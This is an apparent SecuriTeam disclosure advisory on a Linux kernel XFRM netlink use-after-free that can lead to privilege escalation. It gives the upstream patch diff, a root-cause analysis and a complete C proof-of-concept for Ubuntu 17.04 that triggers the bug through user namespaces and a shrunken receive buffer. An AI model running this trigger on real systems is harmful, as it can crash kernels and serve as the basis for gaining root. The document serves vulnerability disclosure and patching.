SSD Advisory – Linux Kernel XFRM Privilege Escalation

blogs.securiteam.com/index.php/archives/3535

SSD / Maor Schwartz November 23, 2017

Vulnerability Summary
The following advisory describes a Use-after-free vulnerability found in Linux kernel that can lead to privilege escalation. The vulnerability found in Netlink socket subsystem – XFRM.

Netlink is used to transfer information between the kernel and user-space processes. It consists of a standard sockets-based interface for user space processes and an internal kernel API for kernel modules.

Credit
An independent security researcher, Mohamed Ghannam, has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program

Vendor response
The vulnerability has been addressed as part of 1137b5e ("ipsec: Fix aborted xfrm policy dump crash") patch:

net/xfrm/xfrm_user.c
C++

```
@@ -1693,32 +1693,34 @@ static int dump_one_policy(struct xfrm_policy *xp, int dir, int count, void *ptr

static int xfrm_dump_policy_done(struct netlink_callback *cb)
{
- struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *) &cb->args[1];
+ struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
struct net *net = sock_net(cb->skb->sk);
xfrm_policy_walk_done(walk, net);
return 0;
}
+static int xfrm_dump_policy_start(struct netlink_callback *cb)
+{
+ struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
+
+ BUILD_BUG_ON(sizeof(*walk) > sizeof(cb->args));
+
+ xfrm_policy_walk_init(walk, XFRM_POLICY_TYPE_ANY);
+ return 0;
+}
+
static int xfrm_dump_policy(struct sk_buff *skb, struct netlink_callback *cb)
{
struct net *net = sock_net(skb->sk);
- struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *) &cb->args[1];
+ struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
struct xfrm_dump_info info;
- BUILD_BUG_ON(sizeof(struct xfrm_policy_walk) >
-      sizeof(cb->args) - sizeof(cb->args[0]));
-
info.in_skb = cb->skb;
info.out_skb = skb;
info.nlmsg_seq = cb->nlh->nlmsg_seq;
info.nlmsg_flags = NLM_F_MULTI;
- if (!cb->args[0]) {
- cb->args[0] = 1;
- xfrm_policy_walk_init(walk, XFRM_POLICY_TYPE_ANY);
- }
-
(void) xfrm_policy_walk(net, walk, dump_one_policy, &info);
return skb->len;
@@ -2474,6 +2476,7 @@ static const struct nla_policy xfrma_spd_policy[XFRMA_SPD_MAX+1] = {
static const struct xfrm_link {
int (*doit)(struct sk_buff *, struct nlmsghdr *, struct nlattr **);
+ int (*start)(struct netlink_callback *);
int (*dump)(struct sk_buff *, struct netlink_callback *);
int (*done)(struct netlink_callback *);
const struct nla_policy *nla_pol;
@@ -2487,6 +2490,7 @@ static const struct xfrm_link {
[XFRM_MSG_NEWPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_add_policy    },
[XFRM_MSG_DELPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy    },
[XFRM_MSG_GETPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy,
+    .start = xfrm_dump_policy_start,
  .dump = xfrm_dump_policy,
  .done = xfrm_dump_policy_done },
[XFRM_MSG_ALLOCSPI    - XFRM_MSG_BASE] = { .doit = xfrm_alloc_userspi },
@@ -2539,6 +2543,7 @@ static int xfrm_user_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh,
{
struct netlink_dump_control c = {
+ .start = link->start,
.dump = link->dump,
.done = link->done,
};
```

Vulnerability details

An unprivileged user can change Netlink socket subsystem – XFRM value sk->sk_rcvbuf (sk == struct sock object).

The value can be changed into specific range via setsockopt(SO_RCVBUF). sk_rcvbuf is the total number of bytes of a buffer receiving data via recvmsg/recv/read.


The sk_rcvbuf value is how many bytes the kernel should allocate for the skb (struct sk_buff objects).

skb->trusize is a variable which keep track of how many bytes of memory are consumed, in order to not wasting and manage memory, the kernel can handle the skb size at run time.

For example, if we allocate a large socket buffer (skb) and we only received 1-byte packet size, the kernel will adjust this by calling skb_set_owner_r.

By calling skb_set_owner_r the sk->sk_rmem_alloc (refers to an atomic variable sk->sk_backlog.rmem_alloc) is modified.

When we create a XFRM netlink socket, xfrm_dump_policy is called, when we close the socket xfrm_dump_policy_done is called.




```
[XFRM_MSG_GETPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy,
                        .dump = xfrm_dump_policy,
                        .done = xfrm_dump_policy_done },
```

xfrm_dump_policy_done is called whenever cb_running for netlink_sock object is true.


The xfrm_dump_policy_done tries to clean-up a xfrm walk entry which is managed by netlink_callback object.

When netlink_skb_set_owner_r is called (like skb_set_owner_r) it updates the sk_rmem_alloc.



```
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
	WARN_ON(skb->sk != NULL);
	skb->sk = sk;
	skb->destructor = netlink_skb_destructor;
	atomic_add(skb->truesize, &sk->sk_rmem_alloc);
	sk_mem_charge(sk, skb->truesize);
}
```

netlink_dump():




```
	if (atomic_read(&sk->sk_rmem_alloc) >= sk->sk_rcvbuf)
		goto errout_skb;
```

In above snippet we can see that netlink_dump() check fails when sk->sk_rcvbuf is smaller than sk_rmem_alloc (notice that we can control sk->sk_rcvbuf via stockpot).

When this condition fails, it jumps to the end of a function and quit with failure and the value of cb_running doesn't changed to false.

nlk->cb_running is true, thus xfrm_dump_policy_done() is being called.

nlk->cb.done points to xfrm_dump_policy_done, it worth noting that this function handles a doubly linked list, so if we can tweak this vulnerability to reference a controlled buffer, we could have a read/write what/where primitive.



```
static void netlink_sock_destruct(struct sock *sk)
{
	struct netlink_sock *nlk = nlk_sk(sk);

	if (nlk->cb_running) {
		if (nlk->cb.done)
			nlk->cb.done(&nlk->cb);
		module_put(nlk->cb.module);
		kfree_skb(nlk->cb.skb);
	}
```

Proof of Concept

The following proof of concept is for Ubuntu 17.04.

```
#define _GNU_SOURCE
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <asm/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/netlink.h>
#include <linux/xfrm.h>
#include <sched.h>
#include <unistd.h>

#define BUFSIZE 2048


int fd;
```

```
struct sockaddr_nl addr;

struct msg_policy {
    struct nlmsghdr msg;
    char buf[BUFSIZE];
};

void create_nl_socket(void)
{
    fd = socket(PF_NETLINK,SOCK_RAW,NETLINK_XFRM);
    memset(&addr,0,sizeof(struct sockaddr_nl));
    addr.nl_family = AF_NETLINK;
    addr.nl_pid = 0; /* packet goes into the kernel */
    addr.nl_groups = XFRMNLGRP_NONE; /* no need for multicast group */

}

void do_setsockopt(void)
{
    int var =0x100;

    setsockopt(fd,1,SO_RCVBUF,&var,sizeof(int));
}

struct msg_policy *init_policy_dump(int size)
{
    struct msg_policy *r;

    r = malloc(sizeof(struct msg_policy));
    if(r == NULL) {
        perror("malloc");
        exit(-1);
    }
    memset(r,0,sizeof(struct msg_policy));

    r->msg.nlmsg_len = 0x10;
    r->msg.nlmsg_type = XFRM_MSG_GETPOLICY;
    r->msg.nlmsg_flags = NLM_F_MATCH | NLM_F_MULTI |  NLM_F_REQUEST;
    r->msg.nlmsg_seq = 0x1;
    r->msg.nlmsg_pid = 2;
    return r;

}
int send_msg(int fd,struct nlmsghdr *msg)
{
    int err;
    err = sendto(fd,(void *)msg,msg->nlmsg_len,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_nl));
    if (err < 0) {
        perror("sendto");
        return -1;
    }
    return 0;

}

void create_ns(void)
{
if(unshare(CLONE_NEWUSER) != 0) {
perror("unshare(CLONE_NEWUSER)");
exit(1);
}
if(unshare(CLONE_NEWNET) != 0) {
perror("unshared(CLONE_NEWUSER)");
exit(2);
}
}
int main(int argc,char **argv)
{
    struct msg_policy *p;
    create_ns();

    create_nl_socket();
    p = init_policy_dump(100);
    do_setsockopt();
    send_msg(fd,&p->msg);
    p = init_policy_dump(1000);
    send_msg(fd,&p->msg);
    return 0;
}
```